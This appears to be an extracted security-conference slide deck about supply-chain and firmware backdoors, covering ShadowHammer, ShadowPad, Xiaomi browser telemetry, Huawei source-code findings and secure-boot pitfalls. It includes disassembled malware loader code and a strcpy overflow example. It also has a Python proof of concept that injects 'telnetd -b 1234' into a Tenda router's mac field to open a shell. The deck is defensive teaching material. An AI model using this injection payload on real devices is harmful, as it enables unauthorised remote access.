
Hackers Hijacked ASUS Software Updates to Install Backdoors on Thousands of Computers

The Taiwan-based tech giant ASUS is believed to have pushed the malware to hundreds of thousands of customers through its trusted automatic software update tool after attackers compromised the company's server and used it to push the malware to machines.

By [Kim Zetter](#)

Mar 25 2019, 9:00am [f Share](#) [T Tweet](#)

IMAGE: SHUTTERSTOCK



```
loc_50E988:
mov     edi, edi
push   ebp
mov     ebp, esp
push   ebx
push   esi
push   edi
push   40h ; '@' ; flProtect
push   1000h ; flAllocationType
push   80000h ; dwSize
push   0 ; lpAddress
call   ds:VirtualAlloc
mov     ecx, eax
test    ecx, ecx
jz     short loc_50E9C3

push   eax
mov     esi, offset pMaliciousPE
mov     edi, eax
mov     ecx, 0BC00h

Copy malicious code
loc_50E9B7:
lodsd
stosd
loop   loc_50E9B7

Execute malicious code
pop     eax
add     eax, 0C08h
call   eax

loc_50E9C3:
xor     eax, eax
push   eax ; uExitCode
call   ds:ExitProcess
```

Source: <https://securelist.com/operation-shadowhammer-a-high-profile-supply-chain-attack/90380/>



August 15, 2017

ShadowPad: How Attackers hide Backdoor in Software used by Hundreds of Large Companies around the World

ShadowPad is one of the largest known supply-chain attacks. Had it not been detected and patched so quickly, it could potentially have targeted hundreds of organizations worldwide.

Kaspersky Lab experts have discovered a backdoor in software used by hundreds of large businesses around the world. When activated, the backdoor allows attackers to download further malicious modules or steal data. Kaspersky Lab has alerted NetSarang, the vendor of the affected software, and it has promptly removed the malicious code and released an **update** for customers.

ShadowPad is one of the largest known supply-chain attacks. Had it not been detected and patched so quickly, it could potentially have targeted hundreds of organizations worldwide.



Source: <https://securelist.com/operation-shadowhammer-a-high-profile-supply-chain-attack/90380/>



Xiaomi Surveillance Backdoor



EDITORS' PICK | 6,848 views | Apr 30, 2020, 09:25am EDT

Exclusive: Warning Over Chinese Mobile Giant Xiaomi Recording Millions Of People's 'Private' Web And Phone Use



Thomas Brewster Forbes Staff

Cybersecurity

Associate editor at Forbes, covering cybercrime, privacy, security and surveillance.

f

t

in



Commuters pass by Xiaomi Note 10 Pro smartphone advertisement at its flagship store in Hong Kong. ... [+] BUDRUL CHUKRUT/SOPA IMAGES/LIGHTROCKET VIA GETTY IMAGES



“It’s a backdoor with phone functionality,” quips Gabi Cirlig about his new [Xiaomi](#) phone.

He’s only half-joking.



Code inside the com.android.browser.n3.d.class

```
try {
    if (!this.f1103d) {
        if (!TextUtils.isEmpty(str)) {
            com.android.browser.n3.d.a("page_load_event_start", "url", str);
        }
        this.f1103d = true;
        Tab.this.a(System.currentTimeMillis());
    }
} catch (Exception e2) {
    miui.browser.util.r.a((Throwable) e2);
}
```



Code inside the com.android.browser.n3.d.class

```
try {
    if (TextUtils.isEmpty(str)) {
        return;
    }
    if (Tab.this.Y || "mibrowser:home".equals(str)) {
        com.android.browser.n3.d.a("page_load_event_finish", "url", str);
    }
} catch (Exception e2) {
    miui.browser.util.r.a((Throwable) e2);
}
```



Code inside the com.android.browser.n3.d.class

```
public static void a(List<String> list) {
    if (list != null && !list.isEmpty()) {
        for (String next : list) {
            r.a("ThirdPartyAnalytic", "third track url:" + next);
            if (!TextUtils.isEmpty(next)) {
                b.f().execute(new a(a(next)));
            }
        }
    }
}
```



River Loop Security

Code	M...	Host	Path	Start	Duration	Size
200	POST	sa.api.intl...	/sa?project=global_browser&r=IN	18:01:58	1.23 s	19.46 KB	C...	
200	POST	sa.api.intl...	/sa?project=global_browser&r=IN	18:02:14	907 ms	2.69 KB	C...	

Filter: sa?

Overview

Name	Value
crc	71247
gzip	1
data_list	H4sIA

Headers

HTTP/1.1 200 OK
 Date: Wed, 29
 Content-Type: text/plain

```
data_list
KJmFGSJzho0ZuvPyD98P47Z12pVZotBwFfgfaSNXhgygiA0qclvr+kU5
psAoif3uY0YKtIXNSqBIOYgiWYGYU28BAZ5Q2pbAiEJ1o7q0sDI5Gx4Ep
b4OryeJntDh9e75YJFG8voPOLhZXatAFnMkGFgtKmpDx6YF7gotfgdBfz
RtViAY991r1oK0E8/n4IHkUxupLEbcYitv9r1C28uhSWTjKphWermgKDdD
xnSxtjRUhGXkQa5DbGncZRsypreiGShR20KBxkWspVCu/mF3ZWdAdW
G6ssAN6xtIPw1jPMK1oFBXMj0CUPoM480VCcn9DBU2wH8JN5fbbN8J
WSrcPmz7te9RbOchHPn9DpySi8PP2p18uzq8vDiYatpPF+SVKMLq+hJ3x
8ztZgvJzMxaA5DVuQxaqU1WVF7XoOmg4puBeDXbYgL+DDc4X/S3vhG
vdsSsO9d9otTOYk6W3H3HZYcRNg+4rFO6Pj9hK6ZskClkURz6lqowG
4xiNooKFEHTOCQx3YSRq1aHO68ASq6akk/BkPyxPmksXEVOiVcaLRlJ3Z
hEJOE1JgleWerGSZQ6G5K6A6W2vJWiKNTg2tJVeycr6eVWD4A3WMO
dOrd8f0R/Pz87H9PRH9LxurzulYHy6AKPx3YMTfWom1rtvH278/0qKI+L4
7rS8EppY3kp7r28Eo0BPBy8agZT86eQYCzJwo/Lp0jBh2IK4oRlz5kSRQil
75MpU0vPNJlp8k3RZModR4xIO2V5UI4Jzd120GRAwvBjHw4rOzf7jVLb
BvhVLTs8TJr94ii6kHqluwfx36O6v98l/RVsip6zKWaYjWxFvp+giVESfp9
o6vG3AV92BPbWWCfsa21nUs2k+qZl9QJjBu0ar7a2N/nNyc3JbrcltiOd
AkzCzcmU8h/rZg2d/+bVsYT1+3dnfnZsngxOz3mfJ32fp+K+149RxoUho0t
26NfzD4e+xAx8Md/Q9AIYb4+hSH6aecWsWUzpyaOTVz6n/PKUeaethM
oPoKqLBnUKFsFYVZFCfPocJoQuMZKq4wleykmf+nzVVSzqfiif78BxR9ly
JEFGAA
```



Download CyberChef [↓](#)

Operations	Recipe	Input
base64 ✕	From Base64 ⏏ ⏏	length: 1248 lines: 1
From Base64	Alphabet A-Za-z0-9+/=	start: 281 end: 281 length: 0
Show Base64 offsets	<input checked="" type="checkbox"/> Remove non-alphabet chars	H4sIAAAAAAAAAA02XW2/bNhTHv0ogD3myFFKiLh ZgD0nWFHlIvitzFmAZCFo6sohIokZS8YKi332H kr1c2vSh2EtXPVim/jrk4bnwZ/mPDx63WhS3XJ Ze7jMShxkLE7r0rGzBy2mcZTRdpeEqXjEU73sU vXGGt/RKaazsCjt09pKIjMFGSJzho0ZuvPyD98 P47Z12pVZotBwFfgfaSNXhgygIA0qcLvr+kU5p sAoiF3uY0YKtLXNSqBI0Yg lWyGYU28BAZ5Q2pb AiEJ1o7q0sDI5Gx4Epb40ryeJntDh9e75YjFG8 voPOLhZXatAFnMkGFgtKmPdx6YF7gotfgdBFzR tViAY991r1oK0E8/n4lHkUxupLEbcYitv9r1C2 8uhSWTjKphWermgKDdDxnSxtjRUhGXkQa5DbGn cZRsypreiGShR20KBxkWspVCu/mF3ZwdAdWG6s sAN6xtIPw1jPMK1oFBXMj0CUPoM480VCCn9DBU 2wH8JN5fbbN8JWSrcPmz7te9Rb0chHPn9DpySI 8PP2p18uzq8vDiYatpPF+SVKMLq+hJ3x8ztZgv JzMxaA5DVuQxaqU1WVF7Xo0mg4puBeDXbYgL+D Dc4X/S3vhGvdsSs09d9otTOYk6W3H3HZYcRNq+ 4r0F06Pj9hK6ZskCIkURz6IqowG4xiNooKfEHT OCQx3YSRq1aH068ASq6akk/BkPyxPmksXEVOiV calRl137hFi0F11nleWerGS706G5K6A6W2v1Wi
Fork	Gunzip ⏏ ⏏	Output ⏏ ⏏ ⏏ ⏏
From Base32		time: 10ms length: 5700 lines: 1
From Base58		e-
From Base85		web", "apk_name": "com.android.browser", "browser_install_referrer": "com.androi d.browser", "gaid": "20c20352-a3fd-4418- acfe- a1752051b23d", "newsfeed_old_eid": "0:", "newsfeed_eid": "42931,42913,40731,4034 4,40506,40474,40637,42907", "log_miacco unt": 0, "\$wifi": true, "\$network_type": "W IFI", "event_network": "wifi", "url": "htt ps://www.pornhub.com/", "\$is_first_d ay": false}, "_flush_time": 1588179744684 }, { "_track_id": 149328356, "time": 15881797
Parse SSH Host Key		
To Base32		
To Base58		
To Base85		
Favourites ★		
Data format		
Encryption / Encoding		
Public Key		
Arithmetic / Logic		




... app use was being monitored by Xiaomi, as every time he opened an app, a chunk of information would be sent to a remote server

Supply chain considerations



Software




Hardware





Hardware backdoors don't operate alone



“Work to validate them by HCSEC is still ongoing but has already exposed wider flaws in the underlying build process which need to be rectified before binary equivalence can be demonstrated at scale... Unless and until this is done it is not possible to be confident that the source code examined by HCSEC is precisely that used to build the binaries running in the UK networks.”

- UK HCSEC 2019.03
(emphasis added)



In Source Code

An attacker could hide via a subtle logic bug; require multiple preconditions

Very difficult to audit for -- especially when the general code quality is poor.

In Compiled Firmware

If a reproducible, signed build chain using trusted components isn't available...

Reverse engineer and do program analysis to align *all* parts of binary firmware to code -- while dealing with compiler optimizations/etc

In Chips

When reading from the chips, differences 0x00 vs 0xFF for memory vs firmware

Wear leveling, old versions not cleared, etc.



← Tweet




Christian Blichmann @AdmVonSchneider · Apr 26

Hello @BinjaDevs, @vector35.

github.com/cblichmann/bin...

#BinDiff



1

50

132





The Good News...?

- BinaryNinja: *Reversers need a lifter.*

Firmware has the “Problems of Yesterday”

- Stack buffer overflows
- Rare to have ASLR, DEP, Stack cookies
- Constant buffer sizes
- Unchecked bounds
- ...*limitless possibilities*

Indicators

- Vulnerable C functions:
 - strcpy, printf, system, memcpy, ...
- Externally provided input with no checks
 - Max size assumptions




Example: Stack Buffer Overflow

```
int main(int argc, char** argv){
    char buf[100];
    char* input = argv[1];
    strcpy(buf, input);
}
```



- Faster
- Manual is good for finding issues such as logic bugs, command injection, etc.
- Automation is good for finding issues such as:
 - when a binary library introduces issues (e.g., chip vendor HAL)
 - items that get optimized out during compilation (e.g., secure zeroize)
 - false positives due to analysis of dead code (e.g., compiled out due to `#ifdefs`)
- Automated analysis run of update server's firmware update





3.38 Analysis of relevant source code worryingly identified a number pre-processor directives of the form “#define SAFE_LIBRARY_memcpy(dest, destMax, src, count) memcpy(dest, src, count)”, which redefine a safe function to an unsafe one, effectively removing any benefit of the work done to remove the unsafe functions in the source code. There are also directives which force unsafe use of potentially safe functions, for example of the form “#define ANOTHER_MEMCPY(dest,src,size) memcpy_s((dest),(size),(src),(size))”.



3.33 The report analysed the use of the commonly used and well maintained open source component OpenSSL. OpenSSL is often security critical and processes untrusted data from the network and so it is important that the component is kept up to date. In the first version of the software, there were 70 full copies of 4 different OpenSSL versions, ranging from 0.9.8 to 1.0.2k (including one from a vendor SDK) with partial copies of 14 versions, ranging from 0.9.7d to 1.0.2k, those partial copies numbering 304. Fragments of 10 versions, ranging from 0.9.6 to 1.0.2k, were also found across the codebase, with these normally being small sets of files that had been copied to import some particular functionality. There were also a large number of files, again spread across the codebase, that had started life in the OpenSSL library and had been modified by Huawei.



20 devices in 45
seconds:
Automated Bug
Hunting in IoT Devices

SECURITY

Pilot Security Inc.
Ekoparty 2019



▼ Hardcoded Password

8.8

CWE-259

PASSWD ENTRY root: [REDACTED] :0:0:root:/:bin/sh


Description

A Linux (or similar) account passwd entry was found in the firmware, likely indicating a hard-coded password which makes it easy for attackers to bypass authentication. If the account protected by this password is exposed via a serial console, telnet, SSH shell, or similar, then anybody with knowledge of this password can access the system.

Account Name	Secure Hash?	Hash Type	Hash	Salt
root	No	crypt()	[REDACTED]	ab



Title	Severity	Reference Tags	Vulnerable Items															
Hardcoded Password Utilized	8.8	CWE-259	PASSWD ENTRY root [REDACTED] /bin/															
<p>Description</p> <p>A Linux (or similar) account passwd entry was found in the firmware, likely indicating a hard-coded password which may allow access to a serial console, telnet or SSH shell, or similar, then anybody with knowledge of this password can access the system.</p> <table border="1"> <thead> <tr> <th>Account Name</th> <th>Secure Hash?</th> <th>Hash Type</th> <th>Hash</th> <th>Salt</th> </tr> </thead> <tbody> <tr> <td>root</td> <td>[REDACTED]</td> <td>[REDACTED]</td> <td>[REDACTED]</td> <td>N/A</td> </tr> <tr> <td>root</td> <td>No</td> <td>MD5</td> <td>[REDACTED]</td> <td>N/A</td> </tr> </tbody> </table> <p>The unique values found were root: [REDACTED]:0::/root</p>				Account Name	Secure Hash?	Hash Type	Hash	Salt	root	[REDACTED]	[REDACTED]	[REDACTED]	N/A	root	No	MD5	[REDACTED]	N/A
Account Name	Secure Hash?	Hash Type	Hash	Salt														
root	[REDACTED]	[REDACTED]	[REDACTED]	N/A														
root	No	MD5	[REDACTED]	N/A														
<p>Affected files</p> <p>/etc_ro/passwd-, /etc_ro/passwd</p>																		





Tenda AC10

- Changes to hardware interaction
- Failure to patch
- Lack of encryption
- Bug doors?
- Pattern of behavior possible to match against, unlike hardware

doSystemCmd@GOT	EXEC_PARAMETER	None	Argument 0	0x0047fe70	0x00530
doSystemCmd@GOT	EXEC_PARAMETER	websGetVar	Argument 1	0x004504f8	0x00530
doSystemCmd@GOT	EXEC_PARAMETER	None	Argument 2	0x004b0afc	0x00530
doSystemCmd@GOT	EXEC_PARAMETER	None	Argument 1	0x0047dfe4	0x00530

```
def goformpost_WriteFacMac():  
    session = requests.Session()  
  
    paramsPost = {"mac": "00:01:02:11:22:33;telnetd -b 1234"}  
    headers = {"Accept": "*/*", "X-Requested-With": "XMLHttpRequest",  
              "User-Agent": "Mozilla/5.0 (Windows NT 10.0; WOW64; rv:61.0) G  
              "Referer": "http://192.168.0.1/firewall.html?random=0.03373675  
              "Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-  
              "Accept-Encoding": "gzip, deflate", "Content-Type": "applicati  
    response = session.post("http://192.168.0.1/goform/WriteFacMac", data=paramsPost)  
  
    print "Status code:", response.status_code  
    print "Response body:", response.text
```



- The UK received uncompileable source code
- **No** guarantees that a binary or firmware blob running on purchased hardware matches source code
- Reversing firmware off the devices is time consuming but more accurate

Alerts > Local privilege escalation using Huawei PC Manager

Local privilege escalation using Huawei PC Manager
This alert is part of incident (43475)

Severity: High
Category: Privilege Escalation
Detection source: EDR

Description
An attempt has been made to exploit vulnerable third-party drivers in Huawei PC Manager and execute code with elevated privileges. With elevated privileges, an attacker can access sensitive data, ensure persistence, and modify system settings.

Alert process tree

```
graph TD
    sminit.exe --> services.exe
    services.exe --> svchost.exe
    svchost.exe --> HUPC.exe
```

Matebook Laptop Series, March 2019

Figure 14. Microsoft Defender ATP alerting on the privilege escalation POC code

NEWS

Huawei Cancels Launch of New MateBook Laptop, Citing US Trade Bans

Tom McKey
6/13/19 12:33AM • Filed to: HUAWEI

Huawei Complains, June 2019



- As we learned from the SuperMicro case these are very hard to prove
- A true hardware backdoor is undetectable from factory swapping a cheap part
- If you control hardware fabrication you control the device



joernchen
@joernchen

Follow

Found some Chinese and one US backdoor on my raspi.



9:52 AM - 27 Oct 2018

237 Retweets 854 Likes



35 237 854



1. Trusting OTA/update verification (without per-boot checks)
2. Leaving a secondary firmware load mechanism (e.g., JTAG set IP)
3. Relying on non-cryptographic verifications (e.g., CRC)
4. Not protecting the software that enforces the secure boot (mask ROM, bootloader, etc)
5. Not verifying a fall-back recovery image/etc
6. Not planning for key revocation



1. TOC/TOU
 - a. Especially on embedded
2. Insecure storage of the verification certificate
3. Inadequate control over firmware signing key
4. Leave a debug/development bypass or second key in production compile
5. *Waiting too long to try to implement it: secure boot does not 'layer' well onto a product that is far along in development.*




- **Learn more!**

- NCC Group TPM Genie <https://github.com/nccgroup/TPMGenie>
- A good primer: <https://resources.infosecinstitute.com/uefi-and-tpm/>
- Zimmer et al paper:
http://download.intel.com/technology/efi/SF09_EFIS001_UEFI_PI_TCG_White_Paper.pdf

If you're making/buying/reselling a product:

- **Manage your supplier**
 - Understand, end-to-end, your key management and provisioning process; audit mfr software
- **Implement appropriate testing**
 - Burn image vs. chip dumps
 - Inspection for implants
 - Test your firmware early, often, before every release



Questions

Keep in touch!
Twitter: @Calaquendi44
Slack/IRC: @quend